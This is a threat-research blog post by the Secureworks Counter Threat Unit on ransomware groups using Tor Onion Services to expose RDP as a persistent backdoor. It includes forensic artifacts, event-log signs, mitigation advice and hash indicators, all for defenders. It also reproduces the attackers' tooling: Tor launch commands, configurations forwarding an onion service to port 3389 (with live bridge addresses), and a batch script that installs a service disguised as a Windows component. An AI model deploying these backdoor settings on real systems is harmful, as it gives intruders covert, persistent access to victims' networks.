Ransomware Groups Use Tor-Based Backdoor for Persistent Access

secureworks.com/blog/ransomware-groups-use-tor-based-backdoor-for-persistent-access

Counter Threat Unit Research Team

In 2020 and 2021, Secureworks® Counter Threat Unit™ (CTU) researchers observed several threat groups using the official Tor client to create a backdoor with persistent access to compromised networks via Remote Desktop Protocol (RDP). Third-party researchers documented similar activity during a mid-2018 intrusion. The Tor client can be used to create a local SOCKS proxy that allows proxy-aware applications to access the Tor network. Tor can also create Onion Services (originally known as hidden services) that can then be accessed through the Tor network. The threat actors create an Onion Service that allows a remote attacker to connect to the RDP service on the compromised host.


By default, Tor stores metadata used to maintain a connection to the Tor network in the %APPDATA%\tor directory. The location of this directory can be changed by modifying the DataDirectory directive in the configuration file. An alternative path to a configuration file can be provided to the Tor client at runtime with the -f command-line parameter. The folder's creation time is the moment Tor was first executed by the user. Within this directory, the "lock" file's modification timestamp matches the time the Tor client was last executed. Tor periodically updates the "state" file; its modification timestamp can vary up to a few minutes from the Tor client's last activity.

While running, the Tor client maintains an open session with the Tor network that brokers inbound connections to the Onion Service. When a remote attacker connects to the onion address and port pair registered as the Onion Service, the connection is redirected to the IP address and port specified in the HiddenServicePort configuration directive. When the HiddenServicePort directive is configured as the loopback IP address (127.0.0.1), the connection is redirected to the localhost.

Beginning in mid-2020, CTU™ researchers analyzed several incidents where threat actors leveraged an Onion Service on a compromised system to redirect inbound requests to the local RDP service. The financially motivated GOLD WATERFALL threat group perpetrated two of these incidents, one of which included deployment of the Darkside ransomware. The threat actors installed Tor into the C:\Windows\Inf\Usb folder and executed it via the following command line:

```
C:\Windows\Inf\Usb\Tor\tor.exe -f C:\Windows\Inf\Usb\config.dat
```

To maintain the Tor client's persistence, GOLD WATERFALL used the Non-Sucking Service Manager (nssm.exe) to install Tor as a service. Figure 1 shows the Tor configuration.




```
DataDirectory C:/Windows/inf/usb/data/
HiddenServiceDir C:/Windows/inf/usb/service/
HiddenServicePort 2090 127.0.0.1:3389
```

Figure 1. Tor configuration used by GOLD WATERFALL. (Source: Secureworks)

CTU researchers discovered another victim that had a domain controller containing an identical setup installed during or before April 2020. This victim's network was not infected with ransomware. It is unclear if GOLD WATERFALL had access to this host, but at the time the group was a REvil ransomware affiliate.


In a separate incident observed in February 2021, a threat actor distributing the Snatch ransomware set up a Tor backdoor using the configuration in Figure 2. The configuration file and other tactics, techniques, and procedures (TTPs) match details in a June 2020 third-party report on Snatch ransomware activity.



```
HiddenServiceDir C:\Windows\wmis\CrashReporter
ClientOnly 1
ExitRelay 0
SocksPort 0
HiddenServicePort 3389 127.0.0.1:3389
UseMicrodescriptors 0
HiddenServiceNumIntroductionPoints 6
Log notice-err file C:\Windows\wmis\libgcc_s_sjlj-1.dat

UseBridges 1
ClientTransportPlugin obfs4 exec C:\Windows\wmis\WmiPrvSystem.exe

Bridge obfs4 158.58.170.145:443 D963ADE44BE5C42BA73C8CF066AE4529535ECBC3
cert=E0pqRbVMAOTgkhGO/fIy8LtcY2kcUpzGrA0QwejNRsPlnHty60ihfd/SeU8VFwzaDm8nDQ iat-mode=0
Bridge obfs4 185.198.57.215:443 9615531C2517AF54C44C99A69C4F69D053DAE585
cert=zNqqg8vzF7HnkhCcVmvPLXoaWLumk2oYqsS2xYy5tZI1A4iO70iPqjtKPzdtsx95DKLrcA iat-mode=0
Bridge obfs4 78.46.188.239:37356 5A2D2F4158D0453E00C7C176978D3F41D69C45DB
```

Figure 2. Tor configuration used during Snatch ransomware incident. (Source: Secureworks)

To keep the Tor client running, the threat actors executed a service.bat Windows batch script to create a service using the Service Control (sc.exe) command-line utility (see Figure 3).




```
@echo off

taskkill /F /IM WmiPrvSystemES.exe
taskkill /F /IM WmiPrvSystem.exe

sc create winmgmtes binpath= "%WINDIR%\wmis\WmiPrvSystemES.exe --nt-service -f %WINDIR%
\wmis\libeay32.dat" type= own start= auto error= ignore obj= LocalSystem displayname=
"Windows Management Instrumentation Service"
sc description winmgmtes "Provides a common interface and object model to access
management information about operating system, devices, applications and services. If this
service is stopped, most Windows-based software will not function properly. If this
service is disabled, any services that explicitly depend on it will fail to start."
net start winmgmtes
```

Figure 3. Creation of service to keep Tor client running. (Source: Secureworks)

Although the threat actors used these backdoors in all of the analyzed intrusions, it is possible that the backdoors were created by initial access brokers (IABs) who compromised the victims' networks. The IABs sell the credentials, a summary of the victim's environment (number of endpoints, etc.), and the onion address hosted within the network.

The Windows event log writes the following three events when a threat actor successfully authenticates via RDP exposed using this type of Tor backdoor. The data in the figures is contrived for demonstration purposes.

- Event 4624 Logon Type 3 (network) is written to the Security log. The account name is the user whose credentials are compromised, and the workstation name is the computer name used by the attacker (see Figure 4).




```
An account was successfully logged on.

Subject:
        Security ID:            NULL SID
        Account Name:           -
        Account Domain:         -
        Logon ID:               0x0

Logon Type:                     3

New Logon:
        Security ID:            Stephen-PC\Stephen
        Account Name:           Stephen
        Account Domain:         Stephen-PC
        Logon ID:               0x298e8c
        Logon GUID:             {00000000-0000-0000-0000-000000000000}

Process Information:
        Process ID:             0x0
        Process Name:           -

Network Information:
        Workstation Name:       HELPDESK-PC
        Source Network Address: -
        Source Port:            -

Log Name:          Security
Source:            Microsoft Windows security    Logged:          4/12/2021 12:37:55 PM
Event ID:          4624                          Task Category:   Logon
Level:             Information                   Keywords:        Audit Success
User:              N/A                           Computer:        Stephen-PC
OpCode:            Info
More Information:  Event Log Online Help
```

Attacker's workstation name

Figure 4. Windows event 4624 indicates a successful logon. (Source: Secureworks)

- Event 1149 is written to the Terminal Services Remote Connection Manager log. The expected source network address is the remote IP address of the connecting user, but this activity uses loopback address 127.0.0.1 (see Figure 5).



Event 1149, TerminalServices-RemoteConnectionManager


Remote Desktop Services: User authentication succeeded:

User: Stephen
Domain:
Source Network Address: 127.0.0.1

Log Name:	Microsoft-Windows-TerminalServices-RemoteConnectionManager/Operational		
Source:	TerminalServices-RemoteCo	Logged:	4/12/2021 12:38:10 PM
Event ID:	1149	Task Category:	None
Level:	Information	Keywords:	
User:	NETWORK SERVICE	Computer:	Stephen-PC
OpCode:	Info		
More Information:	Event Log Online Help		

Figure 5. Windows event 1149 indicates successful RDP authentication. (Source: Secureworks)

- Event 25 is written to the Terminal Services Local Session Manager log. This event also contains the anomalous loopback address in the source network address field (see Figure 6).



Event 25, TerminalServices-LocalSessionManager

Remote Desktop Services: Session reconnection succeeded:

User: Stephen-PC\Stephen
Session ID: 1
Source Network Address: 127.0.0.1

Log Name:	Microsoft-Windows-TerminalServices-LocalSessionManager/Operational		
Source:	TerminalServices-LocalSessi	Logged:	4/12/2021 12:38:17 PM
Event ID:	25	Task Category:	None
Level:	Information	Keywords:	
User:	SYSTEM	Computer:	Stephen-PC
OpCode:	Info		
More Information:	Event Log Online Help		

Figure 6. Windows event 25 indicates successful RDP session reconnection. (Source: Secureworks)

Tor is designed to operate within adversarial environments where governments or other well-resourced entities attempt to deny or monitor internet communication. Blocking published Tor entry nodes at network egress points may be effective against Tor clients that use the default protocol. Tor clients that use bridges and pluggable transports are much more difficult to block because the infrastructure is more dynamic and cannot be compiled into easily consumed lists. Intrusion prevention systems (IPS) are often capable of performing the deep packet inspection necessary to identify obfuscated Tor traffic.

To mitigate exposure to this threat, CTU researchers recommend that organizations use available controls to review and possibly restrict access using the indicators in Table 1. Additional information about the GOLD WATERFALL threat group that operates the Darkside ransomware is available in the public threat profile.

Indicator	Type	Context
4c84fa62a7267a2b3b62dc2059fda48b	MD5 hash	Windows batch script (service.bat) used to install Tor backdoor during Snatch ransomware incident
eb47854dac531b4723e1c7c8ce65221404de95d1	SHA1 hash	Windows batch script (service.bat) used to install Tor backdoor during Snatch ransomware incident
689f01d9a58bba687da177654dedbcd5cf7e525cd51be5fe26d1946767b1fce5	SHA256 hash	Windows batch script (service.bat) used to install Tor backdoor during Snatch ransomware incident
6691b4bf79624963fb2dcb22141998a5	MD5 hash	Tor configuration file (libeay32.dat) used during Snatch ransomware incident
046d8a6aaa060cad8c78e531d5c700ec66b0c05a	SHA1 hash	Tor configuration file (libeay32.dat) used during Snatch ransomware incident
fd319f0bd259ccb83fe8992b43525629594a1fd27b84c6091ed62d0fd2fe0050	SHA256 hash	Tor configuration file (libeay32.dat) used during Snatch ransomware incident

Table 1. Indicators for this threat.